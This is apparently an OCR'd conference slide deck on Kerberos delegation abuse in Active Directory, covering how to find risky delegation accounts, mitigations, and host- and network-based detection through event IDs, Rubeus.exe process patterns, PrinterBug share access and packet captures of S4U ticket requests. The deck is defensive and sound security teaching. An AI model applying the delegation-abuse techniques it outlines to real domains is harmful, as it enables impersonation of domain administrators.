
`msds-allowedtoactonbehalfofotheridentity,servicePrincipalName,Description



```
PS C:\Users\Administrator\Desktop> Get-ADUser -Filter {TrustedToAuthForDelegation -eq $True} -
Properties `msDS-AllowedToActOnBehalfOfOtherIdentity,ServicePrincipalName,Description


Description                              :
DistinguishedName                        : CN=service-sharepoint,CN=Users,DC=cf-media,DC=phd
Enabled                                  : True
GivenName                                : service-sharepoint
msDS-AllowedToActOnBehalfOfOtherIdentity : System.DirectoryServices.ActiveDirectorySecurity
Name                                     : service-sharepoint
ObjectClass                              : user
ObjectGUID                               : f7e410ec-18a3-4b70-a38c-cd8c6eec0ad3
SamAccountName                           : service-sharepoint
ServicePrincipalName                     : {HTTP/sharepoint.cf-media.phd, HTTP/sharepoint}
SID                                      : S-1-5-21-3477001299-231250578-4234887974-1212
Surname                                  :
UserPrincipalName                        : service-sharepoint@cf-media.phd
```

How to find: Delegation across trusts

Get-RiskyServiceAccountByTrust.ps1 -Collect -ScanAll



Administrator: Windows PowerShell

```
PS C:\Users\Administrator\Desktop> whoami.exe
cf-media\administrator
PS C:\Users\Administrator\Desktop> .\Get-Risky.ps1 -Collect -ScanAll

domain          sAMAccountName objectClass  isDC isRODC fullDelegation constrainedDelegation resourceDelegation
------          -------------- -----------  ---- ------ -------------- --------------------- ------------------
bigbrogroup.phd SRV-DC-01$     computer     True  False           True                 False              False
bigbrogroup.phd FS$            computer    False  False           True                 False              False
bigbrogroup.phd RESERV-DC-01$  computer     True  False           True                 False              False


PS C:\Users\Administrator\Desktop> _
```

support.microsoft.com/en-us/help/4490425/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server

Features

- Delegation accounts can be either user or machine
- Attacker can impersonate all service users (including domain admins)
- Many IT accounts have WriteProperty which is used to set attributes
- Different protocols and services may use the same SPN which means that the same service ticket is being used for authorization

Mitigation: Unconstrained Delegation

1. Don’t use Unconstrained Delegation

2. Set elevated admin accounts to be «sensitive»

3. Use membership of «Protected users» group

4. Create SPN with port, like MSSQL/db.contoso.local:1443

cannot be delegated

Detection: host-based by events

4688 Create Process

- NewProcessName
  - **Rubeus.exe**
- ComandLine
  - **Rubeus.exe <command> /<option>:**

4769 KRB service ticket request

- Check ServiceName
- Check TargetDomain
- Check TargetUserName
- Check TicketOptions
- Check TicketEcnryptionType

4672 Special privileges assigned to new logon

4673 Privilege service called

- Service
  - **LSARegisterLogonProcess()**
- ProcessName
  - lsass.exe
- Keywords
  - Audit Failure AND Audit Success

Detection: host-based by events

4611 Trusted Logon process

- Check SubjectDomainName
- Check SubjectUserName
- LogonProcessName
  - **User32LogonProcesss**

4624 Logon (Server 2012+)

- ImpersonationLevel

«PrinterBug» exploitation

5140 Share object access

- Check SubjectDomainName
- Check SubjectUserName

5145 Detailed share object access

- Check SubjectDomainName
- Check SubjectUserName
- ShareName like
  - **IPC$**
- RelativeTargetName like
  - **spoolss**

Detection


KDC does not count issued tickets

KDC does not keep analytics of issued tickets


So, we can establish links between: hosts, users, services and time to live of tickets.

Detection: network-based (unconstrained)

Rubeus + Pass-The-Ticket and
dir \\\dc01\C$



```
KRB5        1519 TGS-REQ
KRB5          99 TGS-REP
KRB5        1735 TGS-REQ
KRB5         209 TGS-REP
KRB5        1735 TGS-REQ
KRB5         209 TGS-REP
KRB5        1735 TGS-REQ
KRB5         209 TGS-REP
KRB5        1735 TGS-REQ
KRB5         209 TGS-REP
SMB2         306 Negotiate Protocol Response
SMB2         232 Negotiate Protocol Request
SMB2         366 Negotiate Protocol Response
SMB2        1857 Session Setup Request
SMB2         315 Session Setup Response
SMB2         152 Tree Connect Request Tree: \\dc01\IPC$
SMB2         138 Tree Connect Response
SMB2         178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2         198 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \dc01\c$
SMB2         322 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2         131 Ioctl Response, Error: STATUS_PENDING
SMB2         131 Ioctl Response, Error: STATUS_NOT_FOUND
SMB2         148 Tree Connect Request Tree: \\dc01\c$
SMB2         138 Tree Connect Response
```




```
v Kerberos
  > Record Mark: 1461 bytes
  v tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    v padata: 1 item
      > PA-DATA PA-TGS-REQ
    v req-body
        Padding: 0
      > kdc-options: 40800010 (forwardable, renewable, renewable-ok)
      v cname
          name-type: kRB5-NT-PRINCIPAL (1)
        v cname-string: 1 item
            CNameString: Administrator
        realm: CP-MEDIA.PHD
      v sname
          name-type: kRB5-NT-SRV-INST (2)
        v sname-string: 2 items
            SNameString: cifs
            SNameString: DC01
        till: 2037-09-13 05:48:05 (UTC)
        nonce: 1818848256
      v etype: 4 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
```

Detection: network-based (unconstrained)

TGS-REQ

Get TGS to target service

1. **Get existing tickets**
2. **Analyze timestamps**
3. **Analyze Cname**
4. **Analyze Sname**



```
⌄ Kerberos
  › Record Mark: 1461 bytes
  ⌄ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ⌄ padata: 1 item
      › PA-DATA PA-TGS-REQ
    ⌄ req-body
        Padding: 0
      › kdc-options: 40800010 (forwardable, renewable, renewable-ok)
      ⌄ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ⌄ cname-string: 1 item
            CNameString: Administrator
        realm: CP-MEDIA.PHD
      ⌄ sname
          name-type: kRB5-NT-SRV-INST (2)
        ⌄ sname-string: 2 items
            SNameString: cifs
            SNameString: DC01
        till: 2037-09-13 05:48:05 (UTC)
        nonce: 1818848256
      ⌄ etype: 4 items
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
```

Metrics:

Timestamp

Source IP

Account cname

Target sname


Etypes

Detection: network-based (constrained)

AS-REQ

Get TGT service-sharepoint

1. **Get existing tickets**
2. **Analyze timestamps**
3. **Analyze Cname**



```
Kerberos
  Record Mark: 238 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 40800010 (forwardable, renewable, renewable-ok)
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: service-sharepoint
      realm: cf-media.phd
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: krbtgt
          SNameString: cf-media.phd
      till: 2037-09-13 05:48:05 (UTC)
      nonce: 1818848256
      etype: 1 item
        ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Metrics:


Timestamp

Source IP

Cname

Etypes


Detection: network-based (constrained)



```
Kerberos
  Record Mark: 1577 bytes
  tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    padata: 2 items
      PA-DATA PA-TGS-REQ
        padata-type: kRB5-PADATA-TGS-REQ (1)
          padata-value: 6e8204ff308204fba003020105a10302010ea20703050000…
      PA-DATA PA-FOR-USER
        padata-type: kRB5-PADATA-FOR-USER (129)
          padata-value: 3061a0253023a00302010aa11c301a1b1841416c6573686e…
            name
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
              name-string: 1 item
                KerberosString: AAleshnikov@CF-MEDIA.PHD
            realm: CF-MEDIA.PHD
            cksum
            auth: Kerberos
```

1. **Get existing tickets**
2. **Analyze timestamps**
3. **Analyze target account name**
4. **Analyze source account name**

TGS-REQ (S4USelf)
Get user TGS



```
req-body
  Padding: 0
  kdc-options: 40800018 (forwardable, renewable, renewable-ok, enc-tkt-in-skey)
  cname
    name-type: kRB5-NT-PRINCIPAL (1)
    cname-string: 1 item
      CNameString: service-sharepoint
  realm: CF-MEDIA.PHD
  sname
    name-type: kRB5-NT-PRINCIPAL (1)
    sname-string: 1 item
      SNameString: service-sharepoint
  till: 2037-09-13 05:48:05 (UTC)
  nonce: 1818848256
  etype: 4 items
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
```

Metrics:

Username

Timestamp

Source IP

Cname

Sname

Detection: network-based (constrained)

TGS-REQ (S4UProxy)


Get user TGS to target service

1. Get existing tickets

2. Analyze timestamps

3. Analyze source account name

4. Analyze target account name



```
v sname
    name-type: kRB5-NT-SRV-INST (2)
  v sname-string: 2 items
      SNameString: MSSQLSvc
      SNameString: db.cf-media.phd:1443
  till: 2037-09-13 05:48:05 (UTC)
  nonce: 1818848256
v etype: 3 items
    ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
    ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
v additional-tickets: 1 item
  v Ticket
      tkt-vno: 5
      realm: CF-MEDIA.PHD
    v sname
        name-type: kRB5-NT-PRINCIPAL (1)
      v sname-string: 1 item
          SNameString: service-sharepoint
    v enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 3
        cipher: 112b01dec65eda769bb5a80b521bd2e881e121043710493f…
```

Metrics:

Timestamp

Source IP

Target sname

Source sname

Etypes

Summary

All forms of delegation are potentially dangerous if not configured correctly.

@harmj0y

Links

posts.specterops.io

shenaniganslabs.io

adsecurity.org

harmj0y.net

dirkjanm.io

Questions?